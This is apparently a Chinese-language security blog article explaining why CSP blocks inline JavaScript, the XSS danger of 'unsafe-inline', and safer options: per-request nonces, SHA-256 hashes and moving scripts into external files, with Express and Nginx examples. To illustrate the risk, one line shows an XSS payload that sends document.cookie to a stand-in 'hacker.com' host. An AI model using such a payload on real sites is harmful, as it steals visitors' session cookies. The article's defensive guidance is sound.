

针对网站内联 JavaScript 脚本被 CSP(内容安全策略)拦截的常见故障,深入分析配置 unsafe-inline 带来的严重 XSS 穿透风险,并系统讲解基于动态 Nonce、SHA 哈希散列与脚本外链事件解耦的三大安全替代方案与生产落地实践。
网站内联JS被拦截怎么办?CSP中unsafe-inline的配置风险与替代方案
作者:性能诊所
时间:2026-11-20
浏览:485
文章目录
一、直击现场:内联 JS 为何被拦截与报错排查
在现代前端开发与站点运维过程中,当服务端配置了严格的 HTTP 响应头 Content-Security-Policy 后,原本能够正常运行的内联脚本(例如 <script>window.__INITIAL_DATA__ = {...};</script>)或 HTML 标签事件(如 onclick="...")往往会突然失效。
打开浏览器的开发者工具(DevTools)Console 面板,通常会观察到类似如下的严重错误告警:
# Chrome / Edge 控制台典型错误日志示例
Refused to execute inline script because it violates the following Content Security Policy directive:
"script-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-...'),
or a nonce ('nonce-...') is required to enable inline execution.
这一报错的本质原因非常纯粹:浏览器在解析 HTML 文档时,严格遵循了站点所下发的 script-src 策略约束。在默认且安全的 CSP 策略下,浏览器只允许从指定来源域(如 'self')通过独立的 HTTP 请求下载并执行外部脚本文件;任何直接内嵌在 HTML 文本流中的 JavaScript 代码,都会被安全策略仲裁引擎视为“无法验证来源的可疑输入”,进而予以强制阻断。

图 1:浏览器内联脚本执行判定与 CSP 拦截链路
如图 1 所示,浏览器的具体判定链路遵循严谨的先验逻辑:
- 代码特征识别:HTML 解析器在遇到
<script>标签或行内属性(如onload、onclick)时,首先检查其是否属于内嵌脚本; - 策略规则匹配:查找当前文档生效的
script-src(若未配置则回退至default-src); - 安全凭据验证:依序核对该脚本标签是否带有当前请求生效的合法
nonce属性,或者其内容散列值是否存在于sha256-...白名单中; - 仲裁决定:若均未匹配且未配置宽限关键字,浏览器坚决终止该脚本的编译与执行,并向控制台派发
SecurityPolicyViolationEvent违规事件。
二、警惕危险捷径:为什么绝不能滥用 unsafe-inline?
许多工程师在面对上述拦截报错时,因上线进度紧迫,往往会根据控制台提示中的字样,顺水推舟地在 Nginx 或后端网关中加入 'unsafe-inline':
# 极其危险的妥协式配置示例(生产环境严禁这样写)
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline';修改之后,控制台报错确实立刻消失,内联代码也能恢复运转。然而,这无异于为了让访客快速通行而拆除了整栋大楼的安全防爆门。
配置风险告警:
'unsafe-inline' 是 CSP 规范中妥协性最强的配置项。一旦配置,CSP 针对跨站脚本攻击(XSS)的核心防御屏障将全线瓦解。
要理解其致命危害,必须看清浏览器的防御局限性:对于浏览器引擎而言,它根本无法辨别一段内嵌的 JavaScript 究竟是由业务开发者编写的合法配置,还是由黑客利用富文本、评论框或 URL 参数拼接注入的 XSS 攻击载荷(Payload)。

图 2:配置 unsafe-inline 与严格替代方案的安全攻防对比
如图 2 详细比对所示:
- 开启 unsafe-inline 的灾难后果:如果网站存在任何微小的反射型或存储型 XSS 漏洞,攻击者注入的
<script>fetch('//hacker.com?c='+document.cookie)</script>将被浏览器视为合法内联脚本无障碍执行。CSP 原本作为“最后一道兜底防线”的价值彻底归零。 - 坚持严格凭证模式的防御优势:攻击者即便攻破了模板转义层并成功在 HTML 源码中塞入了
<script>,但他绝不可能预先猜中由服务端在毫秒级内动态生成的密码学随机 Nonce。由于缺乏凭据,浏览器会在执行引擎底层直接扼杀攻击载荷,守护用户数据安全。
三、替代方案一:动态随机 Nonce(服务端渲染的首选)
在采用服务端渲染(SSR)、Node.js、PHP、Java Spring 或 Python Web 框架的应用中,动态随机 Nonce(Number used once,单次有效随机数)是工业界最成熟、推荐度最高的替代方案。
1. 运作机制
Web 服务端在接收到客户端的每一次 HTTP 页面请求时,动态生成一个高强度密码学随机字符串(Nonce)。服务端将该字符串同时放置在两个位置:
- HTTP 响应头:
Content-Security-Policy: script-src 'self' 'nonce-{RANDOM_TOKEN}' - HTML 模板中的内联脚本标签:
<script nonce="{RANDOM_TOKEN}">...</script>
浏览器在解析页面时,只要比对发现 <script> 标签上的 nonce 属性值与响应头中声明的凭证完全吻合,便允许执行该内联脚本。由于每次请求的 Nonce 随机不可预测且单次作废,攻击者无法在外部注入带有有效 Nonce 的脚本。
2. 落地代码示例(以 Node.js Express 为例)
在 Node.js 服务端,借助原生的 crypto 模块即可轻松实现毫秒级 Nonce 注入:
const express = require('express');
const crypto = require('crypto');
const app = express();

// 统一 CSP 中间件:为每个请求生成独立的密码学随机 Nonce
app.use((req, res, next) => {
  // 生成 16 字节随机二进制,转换为 base64 字符串
  const nonce = crypto.randomBytes(16).toString('base64');
  res.locals.cspNonce = nonce;

  // 下发包含当前 Nonce 的 CSP 响应头
  res.setHeader(
    'Content-Security-Policy',
    `default-src 'self'; script-src 'self' 'nonce-${nonce}'; object-src 'none'; base-uri 'self';`
  );
  next();
});

app.get('/', (req, res) => {
  const nonce = res.locals.cspNonce;
  // 服务端模板在渲染时,将该 nonce 属性注入至合法内联脚本
  res.send(`
    <!DOCTYPE html>
    <html>
    <head>
      <title>CSP Nonce 实战示例</title>
    </head>
    <body>
      <h1>系统仪表盘</h1>
      <!-- 携带合法 Nonce 的内联配置脚本,浏览器正常放行 -->
      <script nonce="${nonce}">
        window.__APP_ENV__ = { apiHost: 'https://api.example.com', userId: 10086 };
        console.log('受信任的内联脚本已安全执行');
      </script>
    </body>
    </html>
  `);
});

app.listen(3000, () => console.log('Server listening on port 3000'));
实施要点与安全守则:
- 严禁复用与静态化:切勿把同一个固定 Nonce 写入 Nginx 静态配置文件或全局变量,否则攻击者一旦获取,该凭据将失去任何防护意义。
- 防范 DOM 泄露:遵循 CSP3 规范,浏览器在完成解析后会自动对脚本标签的
nonce属性进行内部隐藏,防止普通脚本通过getAttribute('nonce')轻易读取。
四、替代方案二:内容哈希(Hash)机制(静态站与固定脚本利器)
对于不具备动态服务端渲染能力的纯静态网站(如部署在 GitHub Pages、OSS、S3、CDN 上的静态博客、文档站点或 SPA 单页应用),无法为每一次访问动态派发随机 Nonce。此时,SHA 内容哈希散列方案便是最轻量、最可靠的解法。
1. 运作机制
CSP 允许将一段内联脚本源码的加密散列值(支持 SHA-256、SHA-384、SHA-512)预先写入 script-src 中。当浏览器解析到内联 <script> 时,会实时计算标签内部字符的哈希摘要;如果摘要与响应头中列出的白名单一致,则允许执行。
2. 快速获取哈希值的方法
获取精准哈希无需复杂的脚本编写,最便捷的方式有两种:
-
方法 A(直接从浏览器控制台提取):当内联脚本被拦截时,Chrome 与 Firefox 的报错详情中已经贴心地为开发者计算好了该脚本的 Base64 哈希值(例如
'sha256-RFW6Up...=')。直接复制该字符串配置到服务端即可。 -
方法 B(使用 OpenSSL 命令行计算):将需要放行的内联 JS 代码保存至本地临时文件(如
snippet.js),执行标准摘要计算:# 计算内联脚本源码的 SHA-256 base64 摘要(注意去除多余换行) openssl dgst -sha256 -binary snippet.js | openssl base64 -A
3. Nginx 静态托管配置示例
# Nginx 配置文件示例:在静态资源响应头中添加特定内联脚本的 SHA-256 许可
server {
    listen 80;
    server_name static.example.com;
    root /var/www/dist;

    location / {
        # 添加精准哈希,既保护安全,又完全兼容纯静态 CDN 强缓存
        add_header Content-Security-Policy "default-src 'self'; script-src 'self' 'sha256-y1NfP13gKq7wL12qQ1/q9wP0XmYmO=' 'sha256-47DEQpj8HBSa+/TImW+5JCeuQeRkm5NMpJWZG3hSuFU=';" always;
        try_files $uri $uri/ /index.html;
    }
}
哈希方案的特性与限制:
哈希是对代码字符完全匹配的强约束。代码中哪怕修改了一个空格、回车符或变量名,哈希值都会彻底改变导致再次被拦截。因此,哈希方案最适合永远不变的首屏关键样式加载、第三方统计骨架代码或固定环境变量初始化脚本。
五、替代方案三:脚本外部化与 DOM 事件监听重构
除 <script> 标签外,另一类频繁被 CSP 拦截的高发场景是 HTML 中的行内事件处理器(Inline Event Handlers)以及 javascript: 伪协议链接,例如:
<!-- 典型被 CSP 强制阻断的高危遗留代码 -->
<button onclick="submitOrder()">提交订单</button>
<a href="javascript:void(0)" onclick="showDialog()">打开弹窗</a>
<body onload="initSystem()">
必须特别注意:即便你在 CSP 中配置了 Nonce 或 Hash,大部分现代浏览器基于安全规范,依然不会对 onclick 属性放行(除非启用兼容性极差且存在安全隐患的 'unsafe-hashes')。对于此类场景,最标准、最彻底的治理之道就是脚本外部化与现代事件监听解耦。
重构对比:从行内属性迁移至标准事件模型
| 重构前(遗留内联事件,被 CSP 阻断) | 重构后(标准 DOM 监听,完全合规) |
|---|---|
<button onclick="doAction(1)">点击</button> |
<button id="actionBtn" data-id="1">点击</button> |
<a href="javascript:handleNav()">跳转</a> |
<a href="#" id="navLink">跳转</a> |
<body onload="boot()"> |
window.addEventListener('DOMContentLoaded', boot) |
在外部引入的 main.js 中统一使用 addEventListener 挂载业务逻辑:
// 在独立的 /static/js/app.js 中编写规范的事件代理与监听
document.addEventListener('DOMContentLoaded', () => {
  const actionBtn = document.getElementById('actionBtn');
  if (actionBtn) {
    actionBtn.addEventListener('click', (e) => {
      const id = e.currentTarget.dataset.id;
      doAction(id);
    });
  }
});
通过将逻辑剥离到独立文件后,CSP 头中只需声明安全的 script-src 'self',既享受了浏览器对外部静态资源的强缓存红利,又在根本上斩断了内联脚本注入的攻击面。
六、实操落地工作流:从排查到安全上线的完整路径
在真实生产项目中,治理内联脚本拦截并非一蹴而就的单点修改,而需要成体系的推进步骤。下述四阶段实施流程图汇总了从控制台发现问题到全站安全闭环的规范路径。

图 3:网站内联脚本拦截排查与替代方案实施流程
阶段排查实施清单:
-
第一阶段(定位诊断):复现拦截现象,审查控制台中的
violated directive,明确具体是主页面脚本还是第三方 SDK(如分析埋点、客服插件)触发的报错; -
第二阶段(架构选型分流):
- 如果属于服务端渲染项目且数据动态生成,走 动态 Nonce 路线;
- 如果属于静态托管平台且代码行数短小固定,走 SHA-256 哈希 路线;
- 如果属于标签行内事件(
onclick/onload),一律实施 代码重构外部化;
-
第三阶段(配置部署与注入):服务端下发对应响应头,页面模板注入
nonce="..."或抽取外部脚本文件; -
第四阶段(Report-Only 灰度过渡):
在将新策略推向生产全量用户前,强烈建议先使用
Content-Security-Policy-Report-Only响应头上线:
在此模式下,任何遗漏的内联脚本依然可以在浏览器中正常运行,但浏览器会默默将违规详情异步上报至你的监控日志接口。在监控后台连续观察数天确认零告警后,再平滑切换为强制生效头# 仅告警不上演真实阻断的监控过渡头 Content-Security-Policy-Report-Only: default-src 'self'; script-src 'self' 'nonce-...'; report-uri /api/csp-report;Content-Security-Policy。
七、方案对比与全景选型决策
为了帮助架构师与一线开发团队在具体业务中做出合理选型,图 4 与下述矩阵对本文探讨的各项方案进行了全维度技术剖析:

图 4:CSP 内联脚本安全处理方案综合对比与选型矩阵
| 治理方案 | 安全评级 | 适用架构 | 改造成本 | 核心优势 | 主要局限 |
|---|---|---|---|---|---|
| 动态随机 Nonce | ★★★★★ (极高) | SSR / Node / Java / PHP 动态渲染 | 低 | 单次随机凭据,不怕业务脚本频繁修改更新 | 依赖动态后端,不适用于纯静态 CDN 托管页面 |
| SHA-256 内容哈希 | ★★★★☆ (高) | 静态站点 / JAMstack / 固定配置注入 | 低 | 无服务端计算依赖,完美兼容 CDN 静态缓存 | 对字符变动极其敏感,脚本修改必须同步发布 Header |
| 外链解耦与 addEventListener | ★★★★★ (极高) | 所有现代 Web 站点与前端框架 | 中 | 从根本上杜绝行内代码,架构整洁规范 | 遗留存量老系统重构改造需要一定回归测试成本 |
| 配置 unsafe-inline | ☆☆☆☆☆ (极危) | 仅限本地研发临时调试应急 | 零 | 立即消除报错,无需任何代码修改 | 直接摧毁 CSP 防御体系,XSS 漏洞暴露无遗 |
八、总结与生产环境最佳实践
当网站内联 JS 被 CSP 拦截时,控制台报错所表达的并不是“页面出现致命 Bug”,而是安全防护机制正在忠实地履行其阻断未知代码执行的既定职责。
在工程实践中,必须牢固树立“安全不能向便利随意妥协”的防线意识。面对内联脚本拦截,切勿使用 'unsafe-inline' 自欺欺人:
- 具备后端动态能力的页面,坚决落地 动态密码学 Nonce;
- 静态构建或单页应用中的固定脚本,科学部署 SHA-256 内容哈希;
- 存量的行内事件,通过 addEventListener 坚决重构解耦;
- 最后,善用 Report-Only 灰度阶段,实现业务稳定与高强度防护的无缝平衡。
实用工具推荐
电子包浆
使用 ›绿化、压缩、噪点和虚拟水印,自由调节做旧程度。
图片压缩
使用 ›选择画质和输出格式,预览压缩前后的大小。
作者最新文章
相关文章